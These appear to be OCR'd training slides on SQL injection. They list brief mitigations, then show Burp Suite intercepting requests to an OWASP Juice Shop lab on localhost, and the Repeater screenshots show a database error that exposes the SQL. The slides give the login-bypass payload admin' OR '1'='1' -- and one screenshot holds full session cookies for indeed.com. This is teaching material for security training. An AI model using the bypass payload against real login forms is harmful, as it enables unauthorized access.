
SQL Injection Mitigation (Brief)

- Whitelist to allow only expected characters.
- Enforce escaping special characters.
- Principle of least privileges to access databases.
- Use stored procedures for complex queries/allow only chosen queries.

Juice Shop 0WASP Server (use docker image) (<https://github.com/bkimminich/juice-shop>)



Burp Suite - HTTP/HTTPS Interception and Modification.



Main Dashboard

Burp Suite - HTTP/HTTPS Interception and Modification Workflow

- Intercept: Capture HTTP requests via Proxy, viewing them in the Intercept tab.
- Analyze: Identify input fields (GET/POST) in the request, such as username or id parameters.
- Manipulate: Inject SQL payloads, e.g., modify username=admin' OR '1'='1.

Burp Suite - HTTP/HTTPS Interception and Modification Workflow

- Scenario:
 - Login form with fields username and password, vulnerable query: `SELECT * FROM users WHERE username = '$username' AND password = '$password'`.
- Burp Steps:
 - Intercept the POST request in Burp Proxy.
 - Modify the username parameter to `admin' OR '1'='1' --`, neutralizing the password check.
 - Forward the request and check the response for successful login, indicating vulnerability.
- Result: If successful, the attacker bypasses authentication, accessing the application as an admin.

Burp Suite - HTTP/HTTPS Interception and Modification.

Repeater: Replay requests and responses.
Modify while replaying.

Go Cancel < >

Target: <https://www.indeed.com>

Request

Raw Params Headers Hex

GET /resumes?q=penetration+testing&l=Leeds&co=GB&rb=cmpid%3A4814378 HTTP/1.1
Host: www.indeed.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: TOTS=2; CIS=1; RXSP="q=penetration%20testing&l=Leeds&id=-6371365093228821676"; LSL="Leeds"; recent_clicks=0f0ae7a344365292; CSRF=nx7BWTMcTCyLCqNWpt2ogm6RGnWdVfvE; CTK=1bfjgh0lj0k1j5fe; LC="co=GB&hl=en"; IRF="1qRi-3v0F_uf-yOkOwHemQYt0ZalXjiLmcSmtJueqg0="; BIGipServerresume_iad=!B4GWPZom37HAYdlem7lohl+jUQikPI/WZ6MDWLpt9Zlpnko7bYgy0sBiTqAZ19qx8+kyLRn3o01Yq60=; optimizelyEndUserId=oeu1494229747701r0.48029727882026507; optimizelySegments=%7B%22174441438%22%3A%22direct%22%2C%22174583235%22%3A%22false%22%2C%22174606097%22%3A%22ff%22%7D; optimizelyBuckets=%7B%7D; _ga=GA1.2.893598948.1493978762; _gid=GA1.2.1750779257.1494259379; __ssid=edf02736-e998-4578-a84c-1391431eabc2; BIGipServerjob_iad=!BnrpKpqA6W36X7lem7lohl+jUQikPMZ4IA/8nL9JzaCcPeJl1gIXUh07mUNHP0miBmCHIdop8LLPVY=; SURF=5TZFQu1oEZG5MRN8FOGW4jrC6DMY36DS; optimizelyPendingLogEvents=%5B%5D; _gat=1
Connection: close
Upgrade-Insecure-Requests: 1

? < + > Type a search term 0 matches

Response

Raw Headers Hex HTML Render

Server: nginx/1.10.2
Date: Mon, 08 May 2017 16:03:24 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Set-Cookie: CSRF=nx7BWTMcTCyLCqNWpt2ogm6RGnWdVfvE; Domain=.indeed.com; Path=/; HttpOnly
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache
Set-Cookie: TOTS=3; Expires=Sat, 13-May-2034 10:51:55 GMT; Path=/resumes
Set-Cookie: TOTS=3; Expires=Sat, 13-May-2034 10:51:55 GMT; Path=/r
Set-Cookie: TOTS=3; Expires=Sat, 13-May-2034 10:51:55 GMT; Path=/me
Set-Cookie: CIS=1; Expires=Sat, 13-May-2034 10:51:55 GMT; Path=/resumes
Set-Cookie: CIS=1; Expires=Sat, 13-May-2034 10:51:55 GMT; Path=/r
Set-Cookie: CIS=1; Expires=Sat, 13-May-2034 10:51:55 GMT; Path=/me
Set-Cookie: RXSP="q=penetration%20testing&l=Leeds&id=-6371365093228821676"; Version=1; Max-Age=536870911; Expires=Sat, 13-May-2034 10:51:55 GMT; Path=/resumes
Set-Cookie: RXSP="q=penetration%20testing&l=Leeds&id=-6371365093228821676"; Version=1; Max-Age=536870911; Expires=Sat, 13-May-2034 10:51:55 GMT; Path=/r
Set-Cookie: RXSP="q=penetration%20testing&l=Leeds&id=-6371365093228821676"; Version=1; Max-Age=536870911; Expires=Sat, 13-May-2034 10:51:55 GMT; Path=/me
Content-Language: en-GB
X-Content-Type-Options: nosniff
Vary: User-Agent,Accept-Encoding
Content-Length: 25854

<!doctype html>
<html><head><script src="//cdn.optimizely.com/js/7275028.js"></script><meta http-equiv="Content-Type" content="text/html; charset=utf-8" /><title>penetration testing CVs in Leeds | Indeed CV Search</title><meta name="description" content="Find penetration testing CVs in Leeds today on Indeed CV. Fast, simple CV
penetration

? < + > 40 matches

Ready 27,165 bytes | 980 millis

Burp Suite - HTTP/HTTPS Interception and Modification.

Repeater: SQL Injection testing.

Burp Suite Community Edition v2021.3.1 - Temporary Project

urp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x 3 x 4 x 5 x 6 x ...

Send Cancel < >

Target: http://localhost:3000

Request

Pretty Raw \n Actions

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 39
Origin: http://localhost:3000/
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=aj4QD04Ky0qPJ7j2novp9EQ38gYVAJv1AM1wXa1ND!

{
  "email": "test1",
  "password": "test123"
}
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Vary: Accept-Encoding
8 Date: Thu, 22 Apr 2021 08:23:58 GMT
9 Connection: close
10 Content-Length: 1170
11
12 {
13   "error": {
14     "message": "SQLITE_ERROR: near \"cc03e747a6afbbcbf8be7668acfebee5\": syntax error",
15     "stack": "SequelizeDatabaseError: SQLITE_ERROR: near \"cc03e747a6afbbcbf8be7668acfebee5\": syntax error",
16     "name": "SequelizeDatabaseError",
17     "parent": {
18       "errno": 1,
19       "code": "SQLITE_ERROR",
20       "sql": "SELECT * FROM Users WHERE email = 'test1' AND password = 'cc03e747a6afbbcbf8be7668acfebee5' #
21     },
22     "original": {
23       "errno": 1,
24       "code": "SQLITE_ERROR",
25       "sql": "SELECT * FROM Users WHERE email = 'test1' AND password = 'cc03e747a6afbbcbf8be7668acfebee5' #
26     },
27     "sql": "SELECT * FROM Users WHERE email = 'test1' AND password = 'cc03e747a6afbbcbf8be7668acfebee5' AND
28   }
29 }
```

Inspector

Query Parameters (0)

Request Cookies (3)

Request Headers (11)

Response Headers (9)

Burp Suite - HTTP/HTTPS Interception and Modification.

Repeater: SQL Injection testing.

Burp Suite Community Edition v2021.3.1 - Temporary Project

urp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x 3 x 4 x 5 x 6 x ...

Send Cancel < >

Target: http://localhost:3000

Request

Pretty Raw \n Actions

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 39
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=aj4QD04Ky0qPJ7j2novp9EQ38gYVAJv1AM1wXa1ND!

{
  "email": "test1",
  "password": "test123"
}
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Vary: Accept-Encoding
8 Date: Thu, 22 Apr 2021 08:23:58 GMT
9 Connection: close
10 Content-Length: 1170
11
12 {
13   "error": {
14     "message": "SQLITE_ERROR: near \"cc03e747a6afbbcbf8be7668acfebee5\": syntax error",
15     "stack": "SequelizeDatabaseError: SQLITE_ERROR: near \"cc03e747a6afbbcbf8be7668acfebee5\": syntax error",
16     "name": "SequelizeDatabaseError",
17     "parent": {
18       "errno": 1,
19       "code": "SQLITE_ERROR",
20       "sql": "SELECT * FROM Users WHERE email = 'test1' AND password = 'cc03e747a6afbbcbf8be7668acfebee5' #
21     },
22     "original": {
23       "errno": 1,
24       "code": "SQLITE_ERROR",
25       "sql": "SELECT * FROM Users WHERE email = 'test1' AND password = 'cc03e747a6afbbcbf8be7668acfebee5' #
26     },
27     "sql": "SELECT * FROM Users WHERE email = 'test1' AND password = 'cc03e747a6afbbcbf8be7668acfebee5' AND
28   }
29 }
```

Inspector

Query Parameters (0)

Request Cookies (3)

Request Headers (11)

Response Headers (9)